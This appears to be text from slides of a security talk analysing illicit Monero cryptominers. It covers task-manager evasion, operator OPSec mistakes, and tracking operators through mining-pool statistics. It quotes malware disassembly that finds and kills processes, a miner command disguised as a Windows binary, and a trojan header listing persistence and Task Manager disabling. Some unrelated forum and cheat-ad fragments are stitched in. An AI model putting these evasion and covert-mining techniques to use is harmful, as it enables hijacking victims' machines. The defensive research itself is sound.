
15,995.0 H/s

Balance

0.65616193 XMR

Unconfirmed Balance

0.00226173 XMR



Workers

Payments

Shares

Calculator

Worker

Online 154

Offline 2536

Total 2690

Last Share

Rating 1

Hashrate

Now

Hiding In Plain sight

```
loc_140059044:          ; Диспетчер задач
lea     rdx, aAeniaAdCaaa
xor     ecx, ecx        ; lpClassName
call   cs:FindWindowA
mov     rbx, rax
lea     rdx, aWindowsTaskMan ; "Windows Task Manager"
xor     ecx, ecx        ; lpClassName
call   cs:FindWindowA
mov     rsi, rax
lea     rdx, aTaskManager ; "Task Manager"
xor     ecx, ecx        ; lpClassName
call   cs:FindWindowA
mov     r14, rax
lea     rdx, aAeniaAdCaaaWi ; Диспетчер задач
xor     ecx, ecx        ; lpClassName
call   cs:FindWindowA
mov     r15, rax
lea     rdx, aAnvirTaskManag ; "AnVir Task Manager"
xor     ecx, ecx        ; lpClassName
call   cs:FindWindowA
mov     r12, rax
lea     rdx, aAnvirTaskManag_0 ; "AnVir Task Manager Pro"
xor     ecx, ecx        ; lpClassName
call   cs:FindWindowA
mov     r13, rax
lea     rdx, [rbp+558h+WindowName] ; lpWindowName
xor     ecx, ecx        ; lpClassName
call   cs:FindWindowA
test    rbx, rbx
jnz     short loc_1400590E4
```

```
sub_413170 proc near
var_E4= byte ptr -0E4h
var_20= dword ptr -20h
var_14= dword ptr -14h
var_8= dword ptr -8

push    ebp
mov     ebp, esp
sub     esp, 0E4h
push    ebx
push    esi
push    edi
push    ecx
lea     edi, [ebp+var_E4]
mov     ecx, 39h
mov     eax, 0cccccccch
rep stosd
pop     ecx
mov     [ebp+var_8], ecx
push    offset Str2 ; "Taskmgr.exe"
call   enumRunningProcesses
add     esp, 4
mov     [ebp+var_14], eax
push    offset aAnvir_exe ; "AnVir.exe"
call   enumRunningProcesses
add     esp, 4
mov     [ebp+var_20], eax
cmp     [ebp+var_14], 0
jnz     short loc_4131D8
```

```
cmp     [ebp+var_20], 0
jnz     short loc_4131D8
```

```
mov     esi, esp
push    offset Format ; "taskmgr not found\n"
call   ds:printf
add     esp, 4
cmp     esi, esp
call   j__RTC_CheckEsp
jmp     short loc_4131F6
```

```
loc_4131D8:
mov     esi, esp
push    offset Command ; "taskkill /F /IM svchosts.exe"
call   ds:system
add     esp, 4
cmp     esi, esp
call   j__RTC_CheckEsp
mov     byte_4212A8, 1
```

Catch Me If You Can

Common #OPSec failures

- Using traceable email in public pools
- Uploading source code to public repos
- Hardcoded credentials in the payload




```
"C:\Windows\System32\wuapp.exe" -a cryptonight -o stratum+tcp://xmr.pool.minergate.com:45560 -u topksa5@gmail.com -p x -t 2
```

Case Study - Waterminer

16.09.2017, 03:48

Vitalik_Gonsor
Пользователь



Статус: **Оффлайн**
Регистрация: 16.03.2013
Адрес: Ukraine
Сообщений: 148
Репутация: 9 [+/-]
Контакты

Titan Project(Arbuz)

[QUOTE=Vitalik_Gonsor;1915960]

Код:

```
- dc_csd  
- secanf2  
- foreach  
- MySql
```

Ссылка на сканер: https://yadi.sk/d/wMudTu_U3N5CZ3
VirusTotal: <https://www.virustotal.com/#/file/1e...2d71/detection>

Что содержит в себе мод:

1. Уникальное Ghetto/TDM
2. Расширенная админка, и логи к ней.
3. Панель Grand RP
4. Регистрация на TD
5. Система випки
6. Измененный /help
7. Сообщения о входы в арены и другие зоны.
8. Много красивых DM/Fun/Parkour зон
9. Система семей
10. Красивый маппинг, хорошо подобранные цвета в моде.
11. Неплохой античит, с варнингами в панель и чат.
12. Магазин аксессуаров.
13. Онлайн магазин /donate
14. Битвы на машинах(на машину крепятся ракеты) /dmcar
15. Меню личных настроек(отключение сообщений,чистка чата и т.п.)

Скриншот:

FLEXX
yesterday at 6:52 pm

Anton [REDACTED]
yesterday at 6:31 pm

Скидки на Silent AIM v14!
Периодом с 02.08.17 по 05.08.17
30% - 350 р вместо 500! Спешите пока в силе.

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```
#define _SILENCE_STDEXT_HASH_DEPRECATION_WARNINGS  
// by Martin 0pc0d3R  
/*  
  
TODO:  
  
- Дропнуть резервные копии ехешников и добавить их в планировщик  
Особенности:  
  
+ SF Троян (Беспалевно можна подсунуть)  
+ Сравнительно небольшой вес  
+ Дропает скрытые файлы помеченные как системные  
+ Прописывается в автозагрузку  
+ Баннер невозможно ничем закрыть/перебить  
+ Отключает диспетчер задач прямо в системе  
  
*/  
#include <windows.h>
```



Show Me The Money



Using Pools Data To Track CryptoMiners

- XMR transactions are anonymized but pools statistics are (often) not.
- Monitor for hash rate, payments, running periods.
- Shared backend technology.
- Graphics!

Case Study - PhotoMiner



Your Stats & Payment History

4kx [Redacted]

Lookup

Address: 4kxgKJ1p8TTN3Ab9JLnvG7Bx27rme4Hx1gg35LrGvXbKdUxwCsXPERK1U352UQwe5FV3bo2xCO7A1jCzP2kQ6VHouK3XenTKYg

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XMR to USD — Monero to USD Converter

2318.24259

XMR - Monero

to

USD - US Dollar

[Switch to USD/XMR](#)

Rate: 270.425999

CONVERT

Conversion from Monero (XMR) to US Dollar (USD)

**2318.24259 XMR =
626,913.07 USD**

What's Next?

Staying A Head of The Curve

- Solo mining and proxy between pools and infected machine
- Unique protocols (hiding traffic)
- Less CPU consuming, immediate versus on-going (nice miner)
- Targeting less tracked connected devices

Q&A

Want To Share CryptoMiners Findings Or Have Questions?



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